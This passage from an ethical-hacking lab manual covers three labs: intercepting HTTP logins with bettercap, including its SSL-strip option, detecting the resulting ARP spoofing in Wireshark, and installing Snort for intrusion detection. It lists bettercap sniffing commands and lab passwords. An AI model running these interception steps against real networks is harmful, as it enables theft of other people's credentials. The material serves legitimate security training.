


Figure 1.2.11: Log in to the MovieScope website as the victim

TASK 2.3

Observe Captured Credentials

17. Switch to the **Parrot Security** virtual machine. You can observe the details of both the browsed website and the credentials obtained in plain text, as shown in the screenshot.

Note: bettercap collects all http logins used by routers, servers, and websites that do not have SSL enabled. In this task, we are using **www.moviescope.com** for demonstration purposes, as it is http-based. To use bettercap to sniff network traffic from https-based websites, you must enable the SSL strip module by issuing the command **set http.proxy.sslstrip true**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.12: bettercap sniffs the password

18. After obtaining the credentials, press **Ctrl+C** to terminate bettercap. The credentials can be used to log in to the target user's account and obtain further sensitive information.
19. When the **Are you sure you want to quit this session?** message appears, press **y**, and then **Enter**.



Figure 1.2.13: Terminate bettercap

20. This concludes the demonstration of how to intercept HTTP traffic using bettercap.
21. Close all open windows and document all the acquired information.
22. Turn off the **Windows 10**, **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Detect Session Hijacking

Ethical hackers and penetration testers have various tools and techniques at their disposal for detecting session hijacking attacks, which make the detection process an easy task.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

Session hijacking is very dangerous; it places the victim at risk of identity theft, fraud, and loss of sensitive information. All networks that use TCP/IP are vulnerable to different types of hijacking attacks. Moreover, these kinds of attacks are very difficult to detect, and often go unnoticed unless the attacker causes severe damage. However, following best practices can protect against session hijacking attacks.

As a professional ethical hacker or penetration tester, it is very important that you have the required knowledge to detect session hijacking attacks and protect your organization's system against them. Fortunately, there are various tools available that can help you to detect session hijacking attacks such as packet sniffers, IDSs, and SIEMs.

Lab Objectives

- Detect session hijacking using Wireshark

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Detecting Session Hijacking

There are two primary methods that can be used to detect session hijacking:

- **Manual Method**: Involves using packet sniffing software such as Wireshark and SteelCentral Packet Analyzer to monitor session hijacking attacks; the packet sniffer captures packets being transferred across the network, which are then analyzed using various filtering tools
- **Automatic Method**: Involves using Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) to monitor incoming network traffic; if a packet matches any of the attack signatures in the internal database, the IDS generates an alert, and the IPS blocks the traffic from entering the database

TASK 1 — Detect Session Hijacking using Wireshark

Here, we will use the Wireshark tool to detect session hijacking attacks manually on the target system.

Note: We will use the **Parrot Security** (**10.10.10.13**) virtual machine to carry out a session hijacking attack on the **Windows 10** (**10.10.10.10**) virtual machine.

1. Turn on the **Parrot Security** and **Windows 10** virtual machines.
2. In the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.

TASK 1.1

Launch Wireshark

3. In the **Type here to search** field at the bottom of **Desktop**, type **wireshark**. Click **Wireshark** from the results.
4. **The Wireshark Network Analyzer** window opens. Double-click the primary network interface (in this case, **Ethernet0**) to start capturing network traffic.

Note: The network interface might differ in your lab environment.

Wireshark allows you to capture and interactively browse the traffic running on a network. The tool uses WinPcap to capture packets, and so is only able to capture packets on networks that are supported by WinPcap.




Figure 2.1.1: Capturing Traffic with Wireshark

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireshark captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. Security professionals can use Wireshark to monitor and detect session hijacking attempts.

5. **Wireshark** starts capturing network traffic. Leave it running.
6. Now, we shall launch a session hijacking attack on the target machine (**Windows 10**) using **bettercap**.

Note: To do so, you may either follow **Steps 7-15** below, or refer to **Task 2** (**Intercept HTTP Traffic using bettercap**) in **Lab 1**.

7. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

8. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
9. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

11. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 1.2

Launch Session Hijacking Attack

12. In the terminal window, type **bettercap -iface eth0** and press **Enter** to set the network interface.

Note: In this command, **-iface:** specifies the interface to bind to (in this case, **eth0**). The network interface might differ in your lab environment.

13. Type **net.probe on** and press **Enter**. This module will send different types of probe packets to each IP in the current subnet for the **net.recon** module to detect.
14. Type **net.recon on** and press **Enter**. This module periodically reads the system ARP table to detect new hosts on the network.

Note: The net.recon module displays the detected active IP addresses in the network.

15. Type **net.sniff on** and press **Enter**. This module will start sniffing network packets.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. You can observe that bettercap starts sniffing network traffic on the **Windows 10** machine, as shown in the screenshot.




Figure 2.1.2: bettercap starts sniffing

TASK 1.3

Analyze Captured Packets

17. Switch back to the **Windows 10** virtual machine and observe the huge number of **ARP packets** captured by the **Wireshark**, as shown in the screenshot.




Figure 2.1.3: Wireshark captures ARP requests

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: bettercap sends several ARP broadcast requests to the hosts (or potentially active hosts). A high number of ARP requests indicates that the system at **10.10.10.13** (the attacker's system in this task) is acting as a client for all the IP addresses in the subnet, which means that all the packets from the victim node (in this case, **10.10.10.10**) will first go to the host system (**10.10.10.13**), and then the gateway. Similarly, any packet destined for the victim node is first forwarded from the gateway to the host system, and then from the host system to the victim node.

18. This concludes the demonstration of how to detect a session hijacking attack using Wireshark.
19. Close all open windows and document all the acquired information.
20. Turn off the **Windows 10** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Evading IDS, Firewalls, and Honeypots

Module 12

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Evading IDS, Firewalls, and Honeypots

Evading IDS and firewalls involves modifying attacks to escape detection by an organization's security systems, whereas honeypots are traps set to detect, deflect, or counteract unauthorized intrusion attempts.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

The adoption of Internet use throughout the business world has boosted network usage in general. Organizations are using various network security measures such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and "honeypots" to protect their networks, which are the preferred targets of hackers for compromising organizations' security. Attackers continue to find new ways to breach network security and attack these targets.

As an expert ethical hacker or pen tester, you must possess sound knowledge of the functions, role, placement, and design implementation of IDS, IPS, firewalls, and honeypots used in the organization, as well as understand the process that the attacker has used to evade the organization's security in order to detect their intrusion attempts.

The labs in this module give hands-on experience in auditing a network against IDS and firewall evasion attacks.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots

Lab Objectives

The objective of the lab is to evade the IDS and Firewall, and other tasks that include, but are not limited to:

- Detect intrusion attempts
- Detect malicious network traffic
- Detect intruders and their attack weapon
- Evade firewalls using various evasion techniques

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Ubuntu virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 85 Minutes

Overview of Evading IDS, Firewalls, and Honeypots

IDSs, which provide an extra layer of security to the organization's infrastructure, are attractive targets for attackers. Attackers implement various IDS evasion techniques to bypass this security mechanism and compromise the infrastructure. Many IDS evasion techniques circumvent detect detection through multiple methods and can adapt to the best possible method for each system.

The firewall operates on a predefined set of rules. Using extensive knowledge and skill, an attacker can bypass the firewall by employing various bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the generated malicious traffic.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to evade the IDS and firewall on the target network. Recommended labs that will assist you in learning various evasion techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform Intrusion Detection using Various Tools	√	√	√
	1.1 Detect Intrusions using Snort	√		√
	1.2 Detect Malicious Network Traffic using ZoneAlarm FREE FIREWALL 2019		√	√
	1.3 Detect Malicious Network Traffic using HoneyBOT	√		√
2	Evade Firewalls using Various Evasion Techniques	√	√	√
	2.1 Bypass Windows Firewall using Nmap Evasion Techniques	√		√
	2.2 Bypass Firewall Rules using HTTP/FTP Tunneling		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform Intrusion Detection using Various Tools

An Intrusion Detection System (IDS) is a security software or hardware device used to monitor, detect, and protect networks or systems from malicious activities; it alerts security personnel immediately upon detecting intrusions.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

The goal of the Intrusion Detection Analyst is to find possible attacks against a network. Recent years have witnessed a significant increase in Distributed Denial-of-Service (DDoS) attacks on the Internet, making network security a great concern. Analysts search for possible attacks by examining IDS logs and packet captures and corroborating them with firewall logs, known vulnerabilities, and general trending data from the Internet. IDS attacks are becoming more sophisticated; automatically reasoning the attack scenarios in real-time, and categorizing them has become a critical challenge. These processes result in huge amounts of data, which analysts must examine to detect a pattern. However, the overwhelming flow of events generated by IDS sensors make it difficult for security administrators to uncover hidden attack plans.

To become an expert penetration tester and security administrator, you must possess sound knowledge of network IPSs, IDSs, malicious network activity, and log information.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots

Lab Objectives

- Detect intrusions using Snort
- Detect malicious network traffic using ZoneAlarm FREE FIREWALL 2019
- Detect malicious network traffic using HoneyBOT

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2016 virtual machine
- Windows Server 2019 virtual machine
- Ubuntu virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Snort located at **E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort**
- ZoneAlarm FREE FIREWALL 2019 located at **E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Firewalls\ZoneAlarm FREE FIREWALL 2019**
- HoneyBOT located at **E:\CEH-Tools\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Honeypot Tools\HoneyBOT**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ.

Lab Duration

Time: 55 Minutes

Overview of Intrusion Detection Systems

Intrusion detection systems are highly useful as they monitor both the inbound and outbound traffic of the network and continuously inspects the data for suspicious activities that may indicate a network or system security breach. The IDS checks traffic for signatures that match known intrusion patterns and signals an alarm when a match is detected. It can be categorized into active and passive, depending on its functionality: an IDS is generally passive and is used to detect intrusions, while an intrusion prevention system (IPS) is considered as an active IDS, as it is not only used to detect the intrusion on the network, but also prevent them.

Main Functions of IDS:

- Gathers and analyzes information from within a computer or a network, to identify the possible violations of security policy
- Also referred to as a "packet-sniffer," which intercepts packets traveling along various communication mediums and protocols
- Evaluates traffic for suspected intrusions and signals an alarm after detection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

TASK 1 — Detect Intrusions using Snort

Here, we will use Snort to detect network intrusions.

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.

TASK 1.1 — Install Snort

3. Navigate to **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort** and double-click the **Snort_2_9_15_Installer.exe** file to start the Snort installation.

Snort is an open-source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks.

Note: If an **Open File - Security warning** pop-up window appears, click **Run**.

4. Accept the **License Agreement** and install Snort by selecting the default options that appear **step by step** in the wizard.
5. A window appears after the successful installation of Snort; click **Close**.
6. Click **OK** to exit the **Snort Installation** window.

Note: Snort requires **WinPcap** to be installed on your machine. In this lab environment, we have already installed WinPcap drivers for packet capturing.

It can perform protocol analysis and content searching/matching and is used to detect a variety of attacks and probes such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts.

7. By default, Snort installs itself in **C:\Snort** (C:\ or D:\, depending on the disk drive in which the OS is installed).
8. Navigate to the **etc** folder in the specified location, **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150\etc** of the Snort rules; copy **snort.conf** and paste it in **C:\Snort\etc**.
9. **snort.conf** is already present in **C:\Snort\etc**; replace the file with the newly copied file.
10. Copy the **so_rules** folder from **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.

Snort uses a flexible rules language to describe traffic to collect or pass, as well as a detection engine that utilizes a modular plug-in architecture.

11. Copy the **preproc_rules** folder from **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150**, and paste it into **C:\Snort**. The **preproc_rules** folder is already present in **C:\Snort**; replace this folder with the **preproc_rules** folder taken from the specified location.
12. Using the same method, copy the **rules** folder from **Z:\CEHv11 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.
13. Now right-click on the **Windows Start** icon and click **Run** from the menu.

TASK 1.2 — Verify Snort Alert

14. The **Run** window appears; type **cmd** in the **Open** field and click **OK** to launch command prompt window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. The **Command Prompt** window appears; type **cd C:\Snort\bin** and press **Enter** to access the bin folder in the command prompt.




Figure 1.1.1: Accessing Snort Directory in Command Prompt

Uses of Snort:

- Straight packet sniffer such as tcpdump
- Packet logger (useful for network traffic debugging, etc.)
- Network intrusion prevention system.

16. Type **snort** and press **Enter**.




Figure 1.1.2: Verifying Snort

17. Snort initializes; wait for it to complete. After completion press **Ctrl+C**, Snort exits and comes back to **C:\Snort\bin**.
18. Now type **snort -W**. This command lists your machine's physical address, IP address, and Ethernet Drivers, but all are disabled by default.




Figure 1.1.3: Finding out the physical address

19. Observe your Ethernet Driver **Index number** and write it down (in this lab, it is **1**).
20. To enable the Ethernet Driver, in the command prompt, type **snort -dev -i 1** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. You see a rapid scroll text in the command prompt, which means that the Ethernet Driver is enabled and working properly.




Figure 1.1.4: Enabling Ethernet driver

22. Leave the Snort command prompt window open, and launch another command prompt window.
23. In a new command prompt, type **ping google.com** and press **Enter**.

